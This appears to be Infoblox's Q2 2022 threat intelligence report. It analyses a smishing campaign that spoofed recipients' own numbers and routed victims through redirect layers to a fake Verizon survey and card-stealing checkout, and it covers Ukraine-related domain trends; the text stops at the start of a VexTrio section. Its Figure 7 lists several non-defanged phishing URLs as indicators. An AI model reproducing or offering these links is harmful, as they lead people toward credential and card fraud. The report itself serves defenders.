Infoblox

Q2 | 2022 CYBER THREAT REPORT

Powered by the
Infoblox Threat Intelligence Group

Disclaimer

Infoblox publications and research are made available solely for general information purposes. The information contained in this publication is provided on an “as is” basis. Infoblox accepts no liability for the use of this data. Any additional developments or research since the date of publication will not be reflected in this report.

Table of Contents

Executive Summary **4**

Infoblox Threat Reports and Cyber Threat Alerts in Q2 2022 ..... **5**

The Smish Is Coming from Inside the House 5

Newly Observed Domains and the Ukraine War 13

VexTrio DDGA Domains Spread Adware, Spyware and Scam Web Forms 16

Alexa Retired Is Domain Rankings - Go One Better with InfoRanks 24

Cybersecurity and Infrastructure Security Agency (CISA) Alerts in Q2 2022 ..... **28**


Federal Bureau of Investigation (FBI) IC3 Industry Alerts in Q2 2022 ..... **33**

National Security Agency/Central Security Service (NSA-CSS) Advisories and Guidance in Q2 2022 ..... **36**

Spotlight: Enhancing Zero Trust Architecture with IPv6 Migration and DNS Security **40**

The Infoblox Threat Intelligence Group **47**

Infoblox Threat Intelligence **47**



Executive Summary

We at Infoblox are pleased to publish this Q2 2022 edition of our Quarterly Cyber Threat Intelligence Report. We publish these reports during the first month of each calendar quarter.

The Q2 2022 report includes information on industry alerts, advisories, reports and original research published from April 1 to June 30, 2022, by the Infoblox Threat Intelligence Group (TIG), Cybersecurity and Infrastructure Security Agency (CISA), the Federal Bureau of Investigation (FBI) and the National Security Agency Central Security Service (NSA-CSS).

This report puts a special spotlight on using IPv6 and reducing risk through Zero Trust and DNS security. The move to IPv6 has accelerated due to mandated implementation by the U.S. Office of Management and Budget (OMB) across major federal agencies to improve economic efficiency and enhance cyber resilience.

This publication supplements our original research and insight into threats we observed leading up to and including this period of time. Our report includes a detailed analysis of advanced malware campaigns and of recent significant attacks. In some cases, we share and expand on original research published by other security firms, industry experts and university researchers. We feel that timely information on cyber threats is vital to protecting the community at large.

Usually, we report on specific threats and related data, customer impacts, analysis of campaign execution and attack chains, as well as vulnerabilities and mitigation steps. We also share background information on the attack groups likely responsible for the threats under review.

During Q2 2022, the Infoblox Threat Intelligence Group published the following highlighted reports, which included extensive original research:

- The Smish Is Coming from Inside the House
- Newly Observed Domains and the Ukraine War
- VexTrio DDGA Domains Spread Adware, Spyware and Scam Web Forms
- Alexa Retired Its Domain Rankings - Go One Better with InfoRanks

Infoblox Threat Reports and Cyber Threat Alerts in Q2 2022

The Smish Is Coming from Inside the House

April 28, 2022

Executive Summary

A new technique for bypassing mobile spam filters and distributing malicious content was recently observed in text messages received by a number of users. Where mobile phishing often includes a fake sender phone number, these malicious messages appear to come from the victims themselves. The messages include a link that, if clicked on, enables threat actors to steal victims' information. We analyzed one campaign in depth and uncovered a large infrastructure and a complex pattern of redirection to overcome automated security filtering. Operations of this size require significant planning, but allow the actors to profit even when only a few users fall victim to the lures.

In this report, we will step through a case study of a malicious text message, an analysis of the domain names and an overview of the threat actor's redirection infrastructure, including what we will refer to as the front-end domains, campaign broker domains, clickbait pages/domains and final landing pages/domains.

Smishing Background

Smishing is the combination of the terms "phishing" and "SMS" (short message service, also known as text messages). Smishing messages are sent by bad actors to get victims to reveal private information, including passwords, identity and financial data. The messages typically include some incentive for the recipient to click a link, which may be for a site that hosts malware or a page that attempts to convince the user to submit data through a form.

Actors have regularly used spoofed sender numbers in the text messages to evade spam filters. However, those messages that are not automatically detected by the mobile provider can be stopped by blocking the sender's phone number. In response, threat actors continue to evolve their own techniques. In a well-known version of mobile phone spoofing, a recipient receives a text or phone call from someone who appears to be in the area close to the recipient. Users are hesitant to block local phone numbers for fear it would also block legitimate phone calls and messages.

Spoofing the recipient's phone number is another advance by actors to overcome spam filtering and blocking and to convince users to click on the embedded links in the messages.

Case Study

On March 29 and 30, we observed multiple smishing texts from one campaign, and we will analyze the details on one of the messages, as a case study, below. All the messages we saw in this campaign began with the same content; the only part that changed was the URL. The text we will discuss appears in Figure 1 below.




Figure 1: Case study message; the full URL is redacted because it may uniquely identify the recipient

The link in Figure 1 above used the domain oifc21[.]xyz, but we saw a variety of domains used. We will call the domains in the text messages the “front-end domains”. We saw these domains use only the top-level domain (TLD) .xyz. When we clicked on the link, it did not lead us to oifc21[.]xyz; instead, multiple redirects occurred before a final landing page was presented. In this instance, we were redirected to goodasgold[.]shop, then takeoneforlove[.]com, and then eshatl[.]xyz, which presented a fake Verizon survey page. After completing the survey, a message appeared that thanked us “for being a great customer” and asked us to click the displayed button to claim a new Apple Watch.




Figure 2: Example of one of the faked Verizon survey questions

The threat actors tried to imbue their content with a sense of urgency; this is a common tactic used to pressure victims into complying with the scam. After we completed the survey, the web page warned: "if you leave this page without claiming your reward, we have no choice but to give another loyal customer". Clicking the button again redirected us to a new website, smartfashiondaily[.]com, where the actors asked us to pay $6.85 for "Shipping & Handling". The actors also asked for our name, email address, phone number, mailing address and credit card information.




Figure 3: Fake checkout page

After providing the information, we were told that our credit card number was not valid.




Figure 4: The message shown after we submitted shipping and credit card details

Campaigns

Our analysis shows that the same actor carried out at least two campaigns in March:

- The first took place between March 6 and 8. We call it the CDC campaign because the requests that did not pass the actor's validations were redirected to cdc[.]gov.
- The second took place between March 26 and 31; it appears that the campaign may have stopped after less than a week, because no activity has been observed after March 31. We call it the 1TV campaign because the requests that did not pass the actor's validations were redirected to 1tv[.]ru or 1tv[.]com.

Both campaigns share the same set of domain names registered on March 6.

Domain Names

From several examples, we have noticed that the domains used in the SMS messages have a distinct pattern: four or five alphabetical characters followed by one or two digits, all in the TLD .xyz. This allowed us to create a simple regex and apply it to data for March and the start of April.




Figure 5: Domain creation and update activity

The activity histogram shows when the domains associated with this campaign were registered ("created") and/or updated. All the domains we believe to be associated with the campaign have the following characteristics:

- All the domains were registered between March 5 and 10.
- Their names follow the regex pattern ^[a-z]{4,5}[0-9]{1,2}.xyz.
- The numeric components of their names use consecutive numbers.
- Their registrar is Hosting Concepts.
- They use CloudFlare for their nameservers and hosting.

There were several groups of domains registered in March. Most of the domain names followed a pattern of four or five alphabetic characters followed by a sequential number within the group.

Observed Activity

Figure 6 below shows activity related to the domains associated with this campaign. We can see a small amount of activity from March 5 to 8 and then a much greater spike between March 26 and 31. This second, larger spike is associated with the smishing campaign that our case study above came from.




Figure 6: Observed activity from March 1 to April 2

indexedAt	query_url
2022-03-29 14:39:09.784000+00:00	http://tbsb13.xyz/Eq3AFl6kZj
2022-03-31 12:04:48.022000+00:00	http://aqsz9.xyz/uk4Xkq3dFg
2022-03-29 20:17:00.586000+00:00	http://ebtxe23.xyz/J5UikE4nFM
2022-03-28 18:13:41.442000+00:00	http://ytqk49.xyz/yVBG0V3ZUk
2022-03-29 04:14:28.540000+00:00	http://sqyc10.xyz/WltxQm2HmJ
2022-03-30 23:12:12.096000+00:00	http://dysj13.xyz/44NM9d2eOj
2022-03-31 02:25:23.643000+00:00	http://cegs11.xyz/KM7liR5Ex3
2022-03-30 19:06:18.085000+00:00	http://lefx29.xyz/Og3DXJ1bY9
2022-03-28 16:44:30.013000+00:00	http://ztib48.xyz/yiovNWa2h
2022-03-29 02:44:23.452000+00:00	http://nyxk2.xyz/g8yVMO8PPa

Figure 7: Sample of dates and smishing campaign URLs

Campaign Generalization

The structure and activity we observed in the two campaigns described in this paper match those of several older smishing campaigns that we have analyzed. The domains used in the redirect patterns all appear to share similar naming conventions and other properties. A deep study of both older and these more recent campaigns show that they have similar structures of redirect requests and groups of domains used for very specific purposes. Figure 8 illustrates the flow of requests and redirects between domains in the infrastructure and the assumed functionality of each layer. We think this is a valid model of infrastructure that, with variations, is likely used by multiple threat actors.




Figure 8: Smishing campaigns' redirection layers and activity

Analyzing the redirect structure showed that it consists of at least four layers, all with clearly identifiable purposes. Note that there are some minor differences between the 1TV and CDC campaigns, which we will identify below.

Front-end URL:

- The domain in the smishing URL typically has a short lifespan because it is the most exposed component of the campaign and thus the most easily identified and blocked by security providers. In most of the previous campaigns, threat actors used the domain within a few hours after registering it. In the 1TV campaign, however, the front-end domains were "aged" for about two weeks before the threat actor put them to use. This aging approach allows the actor to bypass the security provider's attempts to block threats based on newly registered domains.
- The URL in the SMS provides unique identification of the user. The front-end code seems to have very limited functionality, checking if the request has not expired (we observed some links expiring in under two days). The link will not work with any other domain associated with the campaign, probably due to redirect conditions coded in the web server's configuration.
- In most cases, the front-end URL is accessed by HTTP protocol. This is likely due to the throw-away nature of the front-end domains. Redirects from these domains to subsequent layers are always encrypted with HTTPS.
- In some cases, we observed the front-end domain perform additional validation of incoming requests, such as user-agent string comparison. If a user-agent string does not match the targeted device, it redirects to a "safe" domain, in our case 1tv[.]ru or 1tv[.]com.

Redirect domain (campaign broker):

- This domain receives the HTTPS request redirected from the front-end domain. The request contains the victim identifier (in many cases the phone number), mobile provider, campaign name and other information.
- The redirect domain verifies the user-agent header; if any mismatches are found, the domain redirects the victim to the "safe" domain.
- There may be several redirect domains in the chain.
- There is often a call to a click-tracking site for collecting statistics.
- After all the checks are successfully passed, the user is redirected to a clickbait page that matches the content of the SMS message.
- Threat actors typically keep their redirect domains active much longer than their front-end domains because users never see them. We have seen redirect domains live for over a year and serve several campaigns.

Clickbait domain or page:

- Our understanding of the purpose of this layer is that it introduces an interaction point that prevents automated URL-tracing tools from reaching the final phishing site. We have seen several variations of this layer; typically, it is a button that, when clicked, takes a user to a "survey" site. In other cases, it is a simple single-click page that takes the user directly to the final phishing page.
- In many cases, the clickbait domain is short-lived due to its relatively high visibility.

Landing page (phishing site):

- This is the final phishing site that requests credit card information or other sensitive data.

Prevention and Mitigation

Smishing messages are a common method for sending phishing links. Infoblox recommends the following precautions for avoiding smishing attacks:

- Always be suspicious of unexpected text messages, especially those that appear to contain financial or delivery correspondences, documents or links.
- Never click URLs in text messages from unknown sources. In the campaign under discussion, the source was the recipient, who did not send the message, and that is a red flag.

Conclusion

In this campaign, threat actors sent spam SMS messages to Verizon Wireless customers. The messages contained malicious links and appeared to have come from the recipients themselves. The links led to fake survey pages where the victims were asked to submit their personal and financial information, which ended up in the hands of the threat actors.

The actors redirected victims through a series of domains to avoid analysis and detection. We have observed multiple campaigns that used this kind of technique in the past; it makes it particularly challenging for researchers to analyze the malicious URLs. Our analysis of the URL data enabled us to discover additional domains used by the actors.

Indicators of compromise

For a downloadable list of our IOCs on this topic, see the cta_indicators folder of our GitHub repository infobloxopen:threat-intelligence. To review them in HTML, please refer to our full Cyber Threat Advisory here.

Newly Observed Domains and the Ukraine War

June 3, 2022

Executive Summary

The surge in registration and observation of new domains related to the Russian invasion of Ukraine has been over for some time. Nevertheless, our research shows that low levels of new phishing campaigns, donation scams, and other suspicious activities are still being launched in attempts to take advantage of Ukraine's crisis. This article describes trends in Ukraine-related domain activity from the start of this year until now. In particular, we can see how newly registered domains were leveraged for both malicious and legitimate purposes in response to the crisis.

Our Threat Intelligence Group has been monitoring cyber activity related to Ukraine since the beginning of the invasion. Immediately after Russia entered Ukraine, we created analytics designed to identify suspicious domains related to the crisis. We previously published about the dramatic rise in scams, the distribution of Agent Tesla malware, and the spread of Remcos malware. These analytics allow us to process a very large amount of DNS activity daily and focus our attention on a manageable subset of new domains. We also wanted to ensure that the sudden rise of legitimate fund raising activities were not inadvertently blocked and we made our ongoing findings available via GitHub.

Since February, we investigated hundreds of indicators, of which we determined that 61% were legitimate sites, 23% were suspicious or malicious content, 11% were parked domains, and 5% were unavailable. We have added over a thousand domains to our GitHub repo. Figure 1 below displays a comparison between the legitimate, malicious domains (in this case, domains that were marked as suspicious, phishing, malware, or spam), parked and unavailable content.




Figure 1: Weekly trends in the number of newly observed Ukraine-related domains.

Overall, our data shows that the volume of legitimate domains is greater than malicious websites in our environment. The surge in newly observed domains began in the first week after the invasion (the beginning of March – week 9 in Figure 1). For several weeks, many legitimate sites were created to help provide relief to the people of Ukraine; however, cyber threat actors and scammers also took advantage of the crisis, creating their own sites and adding to the volume of newly observed domains.

By the end of March (week 13), the number of domains started to decrease, and the number of newly observed domains in our data began to stabilize, as depicted in Figure 2 below. The most recent trends, beginning in April (week 14), show that, on average, there continues to be a higher – though only slightly – number of newly observed domains (legitimate and suspicious/malicious) in comparison to before the invasion.




Figure 2: The volume of newly observed Ukraine-related domains over time.

Figure 3 below depicts the fluctuating trend of newly registered versus previously registered domains. In the early days of the conflict we detected a major increase of newly or recently registered domains. The most significant period was in week 10, in which the volume of both legitimate and malicious (i.e. phishing, malicious, suspicious, spam) domains rose greatly. We determined that 61% of the newly registered domains that week were legitimate while 20% were malicious, the remainder belonged to the other categories listed at the beginning of this article.




Figure 3: Newly observed domains relative to their registration date

The daily percentage of new malicious domains in comparison to the total of new Ukraine- related domains is volatile across our period of analysis. However, as shown in Figure 4 below, there are spikes on certain days, with the highest average ratio of malicious sites occurring toward the end of March / beginning of April. The daily median percentage of new malicious domains compared to the total is 34% (illustrated by the horizontal red line in the graph).




Figure 4: Trends in malicious Ukraine-related domain activity over time.

Although the number of malicious domains is trending down, users should remain vigilant. We know from previous experience that bad actors will continue to exploit individuals through email, malvertising, and other means as long as they can. For comparison, while covid related malware campaigns peaked in 2020, we still see them two years later. Users should carefully inspect requests for donations from organizations they are not familiar with and they should not click on links from unknown sources.

View the full threat advisory here.

VexTrio DDGA Domains Spread Adware, Spyware and Scam Web Forms

June 6, 2022

Executive Summary

Since February 2022, Infoblox's Threat Intelligence Group (TIG) has been tracking malicious campaigns that use domains generated by a dictionary domain generation algorithm (DDGA) to run scams and spread riskware, spyware, adware, potentially unwanted programs and pornographic content. This attack is widespread and impacts targets across many industries. From May 1 to 12, 2022, we detected more than 770,000 DNS queries to these domains, in approximately 50 percent of our cloud customer networks, across 24 industries. Based on the age of the domains, we judge that the threat actors have been conducting these campaigns for at least 13 months. For reporting and tracking purposes, we call this DDGA family and activity VexTrio.

